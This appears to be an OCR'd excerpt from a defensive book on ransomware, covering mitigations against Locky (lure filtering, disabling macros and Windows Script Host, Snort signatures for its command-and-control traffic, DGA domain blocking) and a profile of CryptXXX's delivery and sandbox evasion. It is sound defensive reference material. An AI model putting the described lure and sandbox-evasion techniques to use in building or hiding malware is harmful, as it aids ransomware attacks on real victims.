Lure is the term that describes the subject lines or filenames that spammers and phishers use to get victims to either open an email, click a link, or open an attachment. Like a fishing lure, the spamming/phishing lure has to be interesting and plausible enough that a victim will take the bait. However, the lure also has to be subtle enough to evade detection by whatever email security tools are in place. For example, "PICS FROM R WLD PRATY!!!!!!" might be an enticing lure, but even the simplest email security tool will most likely flag it as spam. On the other hand, "Here are some pics from the party last night" is much more likely to get through.

Of course, "Invoice" in the subject line is not the only lure that the Dridex team has been known to use. Other lures include "New Doc," "Pics Attached," "Corresponding Invoice," and "Third Reminder." That list is nowhere close to an exhaustive representation of the lures Locky uses, but it does provide some representation. The thing is, lures are constantly changing. In November 2016, possibly tied to a major banking breech, the Locky team delivered spam with the subject line "suspicious movements" and the message suggested that the recipient's bank account had fraudulent activity. There was also a run of spam that targeted users impacted by the United States Office of Personnel Management (OPM) breech that appeared to originate from OPM. It is often a race between the Dridex team to avoid the filters that mail providers have in place and the mail providers gathering intelligence on the latest campaigns so they have the latest lures.

That is where some businesses have a disadvantage. Many small-to-medium-size businesses manage their own in-house mail solution. By default, mail servers have very few protections against this type of attack, so a company either needs to add a mail security solution, one that is constantly monitoring for changing tactics from groups like the Dridex team, or it needs to be able to write custom filters to try to stay ahead of the latest campaigns.

Many companies do this by completely outsourcing their email to a third-party provider. That provider can do a lot of the same filtering that the free email providers do and provide an added layer of security. However, these solutions often don't scale well, and many companies find that they need to bring mail in house and then figure out a way to secure it. The easiest solution for these companies is to install a system

that adds a layer of protection to the existing email system. Products from Cisco, FireEye, Proofpoint, and Symantec[10] all offer the ability to filter out this type of malicious email, and these companies have researchers who track the latest campaigns from hacker groups, like the Dridex team. The analysts learn the techniques these groups use and monitor when changes are made so they can provide their customers with the most up-to-date protection.

For larger companies, or companies with a more advanced security team, there is also the option to use third-party threat intelligence to track changes in the lures the Dridex team is using as seen in Figure 8-3. This is a specific, but incredibly useful, use case for threat intelligence. A wide range of threat intelligence companies are already monitoring new Dridex team campaigns. That monitoring can be used to extract a list of current lures that these threat intelligence companies can provide to their customers. In order to take advantage of this type of intelligence, the receiving organization has to have the ability to ingest the new information and the ability to quickly put the new rules in place. Using third-party intelligence in this manner can significantly increase the changes that an infected email will never make it to the inbox of the target.



Figure 8-3. Tracking Locky lures in the recorded future portal

Disable Macros in Microsoft Office Documents

Even with the best security precautions and best threat intelligence, some spam is going to slip through, so other protections need to be in place to protect users from

10 Full Disclosure: Timothy Gallo is a Symantec employee.

Locky. Which brings up the second way in which home users have an advantage when it comes to Locky. Home users often don't have Microsoft Office installed, or if they do, they don't have macros enabled. By default, Microsoft Office ships with macros disabled. Remember that one of the most common ways for Locky to be installed is through a victim clicking a spammed Microsoft Office document with a macro that reaches out and downloads Locky.

If macros are not enabled, this attack vector does not work, and the ransomware is not installed. The caveat to this security is that enabling macros for a single document is very easy. When the macro tries to run and can't, Microsoft Office will helpfully ask if the user wants to enable macros for this document; if the victim clicks "Yes," the malicious macro will reach out and install Locky and infect the target computer. (The point is, please don't say "yes.")

In an enterprise environment, it is much more likely that macros are already enabled for Microsoft Office. Many power users of Microsoft Office products want to take advantage of the advanced features in Office and so will enable macros. These documents get shared with other people in the organization who then have to enable macros in order to take advantage of the documents, and so on, until most people in the organization have macros enabled. The good news is that Microsoft introduced new capabilities into Office 2016 that allow administrators to selective enable and disable macros across the organization, and the functionality has also been ported to Microsoft Office 2013.

This feature gives administrators more control over who has the ability to add macros to documents. Security policies can be put into place to limit access. For example, administrators could require that users who need macros enabled must go through security awareness training before it can be granted. Security teams could also implement extra monitoring or security protection for users with macros enabled.

Macro-enabled Microsoft Office spam is the not the only method of delivery used by the Dridex team, and as the discussion moves to these other methods of prevention, the security advantage quickly switches to users in an enterprise environment.

Don't Allow JavaScript Files to Execute Locally

The second way that Locky can be delivered is as a JavaScript attachment embedded in a compressed *.zip* or *.rar* file. If these emails get through the spam filter, they will instruct the user to open and click the files. Some of the JavaScript files have "enticing" filenames, such as *family-picture.js*, but some of them attempt to trick the user by trying to appear as a legitimate file with a legitimate extension, such as *family-picture.JPG.js*. To an unwitting user, this second file will appear to be a JPG file and therefore harmless to open.

There is a difference in the way JavaScript files render in a browser versus the way they render on a host. When a user visits a website that contains one or more client-side JavaScripts, the rendering is done in the browser, and there are certain protections in place that prevent that JavaScript from doing any damage to the local computer. Although there have been some security issues with JavaScript over the years, overall it is a relatively safe platform as a client-side script rendered in a browser.

However, JavaScript can also be used to carry out functions on a local computer. When rendered on a Microsoft Windows host, the JavaScript engine calls either *cscript.exe* (command line) or *wscript.exe* (Windows). Both of these programs are legitimate programs that are used by all kinds of scripting applications on Windows machines. That being said, most people don't use these types of scripts.

Microsoft does provide the ability to disable Windows Script Host (WSH), which will prevent any *active* scripting languages, such as JavaScript or VBScript, from executing locally on the host. These scripts will still work when rendered on a web page in a browser.

Disabling WSH on a Windows machine requires adding the following Registry entry to the host (line break inserted for clarity):

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host
\Settings\Enabled
```

The value will need to be set to "0" as shown in Figure 8-4. The Registry entry has to be created and set to "0" because it does not exist by default on a Windows machine.



Figure 8-4. Disabling Windows script host

This is the easiest but also the most inelegant solution to this problem, especially in an enterprise environment where some users may have a legitimate need to run these types of scripts. It might make more sense to use a tool like Carbon Black, SentinelOne, or TrendMicro to selectively prevent the execution of *active* scripts across the network. Figure 8-5 shows Carbon Black blocking Locky's access to *cscript.exe* and preventing Locky from being able to execute on the victim host.



Figure 8-5. Carbon Black blocking Locky's access to cscript.exe

Despite the best efforts of the security team, it is possible that a Microsoft Word document with a bad macro or a malicious JavaScript file will be executed. In that case the next step to stopping Locky is to stop the initial callout.

Stop the Initial Callout

Remember, unlike most ransomware, Locky needs to make an initial callout to a command-and-control host before it can start the encryption process. If that callout can be blocked, then Locky can be stopped before it does any damage.

This is a lot more difficult to do at the end-point and usually requires a security team to implement precautions to stop the communication at the network level. This is because the IP addresses and domains that Locky uses change constantly and vary from one affiliate ID to another. Tracking the disparate command-and-control infrastructure requires a great deal of intelligence collection on the backend and the ability

to respond quickly when it comes to updating blacklists or web proxies. Most organizations do not have this type of in-house expertise, which is why they rely on security vendors that have advanced intelligence to collect and rapidly update that information.

In earlier versions of Locky there was a similar pattern across all variants that could be detected via network signature. The initial call was always an HTTP POST request to *[Locky URL]/main.php*. While the connection was unencrypted, the payload itself was encrypted using a key loaded into the PE. *Main.php* is actually a fairly common URL destination, so blocking on just that HTTP request wasn't enough. Fortunately, there were enough oddities in the HTTP request that the Snort community was able to put together a signature that flagged the initial Locky request with very few false-positives (line breaks inserted for readability):

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"MALWARE-CNC Win.Trojan.Locky variant outbound connection";
flow:to_server,established; content:"POST"; http_method;
content:"/main.php"; fast_pattern:only; http_uri; urilen:9,norm;
content:!"|0D 0A|Accept|2D|Language|3A|"; http_header;
content:!"|0D 0A|Referer|3A|"; http_header;
content:!"|0D 0A|Cookie|3A|"; http_header;
content:"Content-Length|3A 20|"; http_raw_header;
byte_test:10,>,95,0,relative,string,dec;
byte_test:10,<,115,0,relative,string,dec;
content:"Connection|3A 20|Keep-Alive|0D 0A|
Cache-Control|3A 20|no-cache"; metadata:impact_flag red,
policy balanced-ips drop, policy security-ips drop,
ruleset community, service http; reference:url,
www.virustotal.com/en/file/
33ab0605b83356e065459559bb81ec5e7464be563059fce607760517fedaf603/
analysis/;
classtype:trojan-activity; sid:38331; rev:1;)
```

Note that there is no reference to a specific domain name or IP address. These types of signatures are often more effective than relying on a specific match, especially with the use of DGA, which Locky uses. The DGA means the PE will generate new domains on the fly, making it very difficult (though not impossible) to keep completely up to date. So, if a security team can match on patterns in the command-and-control communication they can be successful in alerting on Locky. In the case of the signature above, the traffic matching the request should be dropped, which means that the Locky PE will never reach the command-and-control infrastructure and the encryption process will not start.

The Dridex team quickly caught on to these detections and started making changes to the command-and-control communication. The most notable change is that they changed the name of the destination PHP file. Instead of *main.php*, the Locky PE now uses a variety of different files including *log.php*, *userinfo.php*, and *submit.php.* This

list is not an exhaustive list, but randomizing the requested filenames made it more difficult to identify network traffic.

There are still anomalies in Locky network communication that can be detected by network signatures. For example, look at the network traffic for an initial Locky connection shown in Figure 8-6.



Figure 8-6. Packet capture of Locky traffic

Notice that the request went to *submit.php* and was sent as an "encoded" form. The Locky developers encrypt the form traffic so security teams can't easily identify the traffic, especially over an HTTP connection. But the submitting an encoded form over HTTP traffic is unusual enough that combining this information with the known URL requests makes for a very accurate Snort signature (line breaks inserted for brevity):[11]

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"MALWARE-CNC Win.Trojan.Locky variant outbound connection";
flow:to_server,established; urilen:13; content:"/userinfo.php";
fast_pattern:only; content:"Cache-Control|3A 20|no-cache|0D 0A|";
```

11 Snort community ruleset.

```
http_header; content:"Content-Type|3A 20|
application/x-www-form-urlencoded|0D 0A|";
http_header; content:!"Accept"; http_header; content:!"Referer";
http_header; metadata:impact_flag red, policy balanced-ips drop,
policy security-ips drop, ruleset community, service http; reference:
url,www.virustotal.com/en/file/
2d766d57bc549b3ac7b87b604e2103318eaf41b526086ffe0201d5778521c1b6/
analysis/1462906540/;
classtype:trojan-activity; sid:38888; rev:1;)
```

Note the inclusion of the PHP filename and the content type: *application/x-www-form-urlencoded* in the header. By combining these two aspects of the communication, the Snort community was able to create a signature with a low enough number of false positives that the IDS is able to run in block mode, again, preventing the initial connection of the Locky ransomware and keeping the target from being infected.

By all accounts, the Dridex team is well financed and professional, which means that at some point they will most likely develop a way around this type of detection. This leaves one last unique Locky feature—the use of DGAs to generate domain names, which can possibly be used to stop Locky.

Reverse-Engineering the DGA

The DGA Locky uses is a rather unique feature. It allows the Dridex team to mask which domains are going to be used for command-and-control communication by generating the domains on the fly and reaching out to see which of those domains is live. Using a DGA means that the Locky PE does not have to embed hardcoded domains embedded in the code.

It is often said that the problem with trying to secure any organization is that the security team has to be right all the time, and the hackers have to be right only once. Locky's DGA has the opposite problem—dozen of security companies are constantly monitoring changes to the Locky DGA, and several have been able to reverse-engineer the Locky DGA.[12] [13] Every time the Dridex team updates their DGA, security companies work quickly to get their hands on as many variants of Locky as possible and restart the reverse-engineering process.

12 "Locky's New DGA - Seeding the New Domains [RUSSIA UPDATE: 26/FEB/16]".

13 Mikael Kullberg, "Unlocking Locky," *Nominum Data Science*, June 2, 2016.

Code for Reverse-Engineering Locky's DGA

Kris Hunt and Jose Grayda, both from Symantec, have reverse-engineered the Locky DGA and made their Python code available on GitHub. It requires knowing the current seed, but with that information, their code will print out a list of potential Locky domains.

It is not just a matter of reverse-engineering the algorithm. Once that has been done, security companies have to be on constant lookout for new variants of Locky in order to get the complete list of domains. This is a time-consuming task that requires a great deal of resources and is not something that can be done in-house.

Don't Forget the Fallback IP Address

Reverse-engineering the DGA to produce updated lists of domains is a good protection against a Locky infection. Whether an organization uses that information to create a DNS blackhole, loads the domains into a proxy, or uses a DNS firewall, having these domains in place is helpful. But it is important to remember that every Locky variant has a fallback IP address that is loaded into the code. If none of the domains work, the Locky PE will attempt to call back to the fallback IP address. Blocking the Locky domains only works if the corresponding IP address is also blocked on the organization's firewall. Each variant of Locky will have its own unique IP address, so there will need to be more than one entry in the Locky rule for it to be effective against all variants.

Given that the domains generated by the DGA change all the time, an organization needs an effective method to get updates of new domains and deliver them into whatever security tool is being used. There are a number of different options:

- Create a blackhole list on the local recursive DNS server
- Add the new domains to the organization's proxy
- Add the updated list to a DNS firewall

Of the three solutions, there are a number of advantages to using a DNS firewall like eSentire, Nominum's ThreatAvert, and ThreatSTOP. Unlike the other solutions, DNS firewalls are designed to be updated dynamically and often. DNS firewalls are also able to ingest updates automatically, so there is no manual intervention, and new updates are applied immediately, protecting the organization quickly. Finally, a DNS firewall drops all traffic to a domain, not just web traffic, so if a ransomware family has a fallback exfiltration port in the event port 80 doesn't work, the traffic is still stopped. Many DNS firewalls have ransomware-specific intelligence that they pass on to their customers, as shown in Figure 8-7, where the eSentire DNS firewall blocks

traffic to a Locky command-and-control host. DNS firewalls are discussed in more detail in Chapter 9.



Figure 8-7. eSentire DNS firewall blocking Locky

Summary

Locky presents a set of unique challenges to security teams trying to protect their organization. The Locky ransomware was developed by a professional hacking team, known as the Dridex team, which is well funded with access to a number of development resources and a great deal of experience with malware. This experience shows in the sophistication of the codebase and the evasion techniques the team uses to avoid detection by traditional antivirus vendors as well as email-protection systems.

But, like all ransomware, there are certain things Locky has to do in order to encrypt files, including:

- Inject into a process that has system- or administrative-level privileges
- Maintain persistence between reboots
- Communicate with command-and-control infrastructure
- Delete volume shadow copies
- Access file enumeration and crypto libraries on Windows

In each case, there are steps that can be taken to detect and block Locky before it does serious damage to the target computer, but doing so requires the correct tools.

CHAPTER 9
CryptXXX

The CryptXXX ransomware first appeared at the end of March 2016 and quickly grew into one of the most popular ransomware families delivered via exploit kit. Currently, CryptXXX is primarily delivered via web exploitation kits using compromised websites and malware-infected advertisements.

It was first reported on by researchers at Proofpoint in conjunction with Frank Ruiz from Fox IT InTELL.[1] The team behind CryptXXX made extensive use of the Angler exploit kit using the Bedep loader for earlier versions but, with the demise of Angler, moved on to other exploit kits in recent versions.

CryptXXX is also unique in that earlier versions of CryptXXX were delivered in DLL format rather than as an executable. Running the ransomware as a DLL instead of a PE often allows the CryptXXX family to bypass traditional antivirus solutions because the DLL will make calls to legitimate Windows system executables on the victim machine. Unless the antivirus program knows to look for suspicious DLL activity, CryptXXX will remain undetected until the encryption process is complete and the ransom note pops up.

CryptXXX is now primarily delivered via the Neutrino exploit kit, which targets vulnerabilities in three different Windows applications:

- Adobe Flash
- Microsoft Silverlight
- Java and Java Runtime Environment (JRE)

1 Kafeine, "CryptXXX: New Ransomware From the Actors Behind Reveton, Dropping Via Angler," *Proofpoint*, April 18, 2016.

CryptXXX also does more than just encrypt the files on a victim machine. Because the initial deployments used the Angler exploit kit and Bedep Loader, the CryptXXX developers took advantage of other capabilities in these tools. Prior to encrypting files on the system, the hackers would steal any banking information they could locate from the victim system—including anything in the Bitcoin wallet, which meant that any victims who happened to have enough bitcoins available to pay the ransom would have to reload their now depleted wallet before they could do so.

Who Developed CryptXXX?

There is a great deal of informed speculation that the team behind the Reveton ransomware family is also behind CryptXXX.[2] The similarities between the two code bases include the fact that both ransomware families were written in Delphi, which is highly unusual for malware authors, the use of a DLL instead of a PE, and custom communication channels of TCP port 443 (but not SSL).[3]

This group, most likely based out of Russia, is a professional and skilled organization. The CryptXXX code has a number of advanced features, including detection for virtual environments and a delay between exploitation and the first callback to the command-and-control infrastructure. These two features make it harder for new variants of CryptXXX to be detected by typical security sandbox solutions, hence the speculation that the group behind CryptXXX is advanced.

Advanced Endpoint Protection Versus Sandboxing

There are a couple of different ways that advanced protection solutions can detect unknown malware. The first is through behavioral detection, which is what end-point solutions like those from Carbon Black, CrowdStrike, FireEye, and SentinelOne do. As mentioned previously, there are certain things that ransomware has to do in order to install itself and encrypt the hard drive. Those tasks include:

1. Install itself onto the system using either exploitation or through someone clicking on a file.
2. Inject into a process that has administrator access to the system.
3. Maintain persistence between reboots.
4. Enumerate the files on the file system and possibly on shared drives.
5. Access the native encryption libraries on the victim machine.
6. Read and write whole or chunks of files in rapid succession.
7. Call out to the command-and-control infrastructure.

---

2 "CryptXXX: New Ransomware From the Actors Behind Reveton, Dropping Via Angler".

3 Teri Robinson, "Reveton Actors behind New CryptXXX Ransomware," *SC Magazine*, Haymarket Media, April 19, 2016.

8. Most, but not all, ransomware also works by deleting Volume Shadow Copies.

There are only so many ways to perform these tasks, so advanced end-point protection systems monitor for these types of behaviors on the desktop and in memory. When the end-point agent sees activity that looks suspicious, it either blocks the activity from occurring or reports it. These solutions are highly effective and provide protection beyond that offered by traditional, signature-based, antivirus solutions.

The alternative method for detecting new attacks is to use sandboxing technologies. These solutions from companies like Cisco, FireEye, and Palo Alto and hybrid solutions from companies like Cylance are effective because they execute new unknown applications in a virtual environment. They allow both "good" and "bad" unknown files to fully execute in a virtual environment to see what happens and then report on it. The advantage of this method is that it can detect new types of ransomware (as well as other types of malware) and attack methods that have not been used before, and do it in a way that does not impact the intended victim.

Just as security researchers are always finding new ways to detect ransomware, the teams behind ransomware are always looking for new ways to exploit and install ransomware. CryptXXX is no different. There have been at least three different versions of CryptXXX, each one improving some aspect of the code. Sandboxing is one way to discover new methods that even advanced end-point solutions may miss.

But there are downsides to sandboxing, and that is where the sandbox avoidance techniques that the team behind CryptXXX implemented come into play. The first problem is that sandboxing solutions rely on virtual environments, and most security vendors use VMWare or another well-known vendor for their virtual solution. There is nothing wrong with these solutions, but it is also trivial for an attacker to determine if they are running in a well-known virtual environment.

One way ransomware can detect if it is running in a virtual environment is simply by checking the output of the `systeminfo` command. If the system manufacturer is listed as "VMWare," then the attacker knows it is a virtual environment and the ransomware should not run. That is a simple example and one that is easy to fix, but there are more advanced techniques that attackers can use to check the victim environment and prevent execution.

The second thing the team behind CryptXXX did to avoid detection by sandbox technologies is to put a delay in the ransomware. Some researchers report that CryptXXX will often wait as long as an hour before it executes. Because most sandbox vendors need to execute incoming files rapidly, they do not have the ability to wait an extended period for a file to execute. The assumption is that once a system is exploited the ransomware will execute immediately, so the virtual machines are shut down quickly. To avoid detection, ransomware developers will put the delay in, and the sandbox will not be able to record the malicious behavior; it may even think the

file is benign. A second trick some ransomware developers implement is to wait until after a system reboots to launch the encryption process, again, foiling many sandboxing vendors.

The other advantage of delaying the start of the encryption process is that it puts separation between the initial exploit and the ransomware activity. This creates a potential problem for incident-response or forensics teams trying to reconstruct the attack. Over the course of an hour it is possible for a user to visit dozens of websites and, with the way ad networks work, hundreds of URLs. Trying to identify which of those sites were responsible for the original attack, especially if that site is not always serving up exploits, becomes a significant challenge. This makes it more difficult for the security team to protect the network by identifying and blocking a potentially bad domain name or the exploit that was used to launch the attack.

Crypt + XXX

The main thing that ties the CryptXXX developers to the team that created the Reveton ransomware is the name itself. The researchers at Proofpoint who named the file did so based on the fact that the ransomware appends the *.crypt* extension to the end of the newly encrypted files (though later versions of CryptXXX append the extension *.cryp1* to the end of newly encrypted files). The XXX originates from the fact that the code security engineers who reverse-engineered it referred to themselves as XXX. This is also how the developers of the Angler exploit kit referred to their codebase.[4]

There has been speculation that the team behind the Reveton ransomware family was also the developer of the Angler exploit kit and all three groups (Angler, Reveton and CryptXXX) seem to operate out of the same general area. Of course, it is possible that the CryptXXX team expected to use the Angler exploit kit from the start and simply built the ransomware to fit into their model.

Whoever is ultimately behind it, it is very clear that they are sophisticated group that has a professional development process, fixing bugs, countering countermeasures, and adding enhancements in a timely fashion.

The first report of CryptXXX appeared April 2016, and by April 26, Kaspersky had released a decryption tool.[5] In late April 2016, the CryptXXX team introduced version 2 of their ransomware, which bypassed the Kaspersky decryption tool. On May 13, Kaspersky released an updated tool. On May 16, the CryptXXX developers delivered version 3. At the time of this writing no one has released a decryptor tool for

4 Kafeine, "XXX Is Angler EK," *Malware Don't Need Coffee*, Dec 21, 2015.

5 John Snow, "How to unlock a .crypt file," *Kaspersky Lab Daily*, April 26, 2016.

version 3 or higher. A fourth version of CryptXXX was uncovered by Fortinet on August 22.[6] Figure 9-1 outlines the release timeline of CryptXXX to date.[7]



Figure 9-1. Timeline for CryptXXX releases (all dates in 2016)

This type of rapid release schedule makes it difficult for security vendors to stay ahead the CryptXXX team and continue to offer protection. In addition to changing their code, the CryptXXX team has also changed up their tactics, techniques, and procedures migrating from using only the Angler exploit kit as a delivery mechanism to adding in the Neutrino exploit kit (this change was most likely caused by the demise of the team behind Angler and the sudden disappearance of Angler activity) and, in version 5, adding delivery as a PE instead of relying on just DLLs.[8] There is also a report of CryptXXX being delivered via spam, which most likely stems from the fact that Angler exploit kit activity disappeared completely in early June 2016.[9]

The Encryption Process

CryptXXX uses a number of different types of encryption algorithms to encrypt files on the victim machine. Prior to version 3 of the code the CryptXXX team used Rivest Cipher 4 (RC4) as the key stream for the encryption process, which allowed Kaspersky and other security companies to develop tools to decrypt the files. To counteract

6 Donna Wang and He Xu, "CryptXXX Ransomware Emerges For a Slice of the Pie," *Fortinet Blog*, August 22, 2016.

7 Proofpoint Staff, "CryptXXX Ransomware Learns the Samba, Other New Tricks With Version 3.100," *Proofpoint*, June 1, 2016.

8 Tom Spring, "CryptXXX Ransomware Jumps From Angler to Neutrino Exploit Kit," *Threatpost*, June 9, 2016.

9 Proofpoint Staff, "Spam, Now With a Side of CryptXXX Ransomware!" *Proofpoint*, July 14, 2016.

the decryptor tools, the team behind CryptXXX changed the encryption stream to a public key embedded in the DLL.

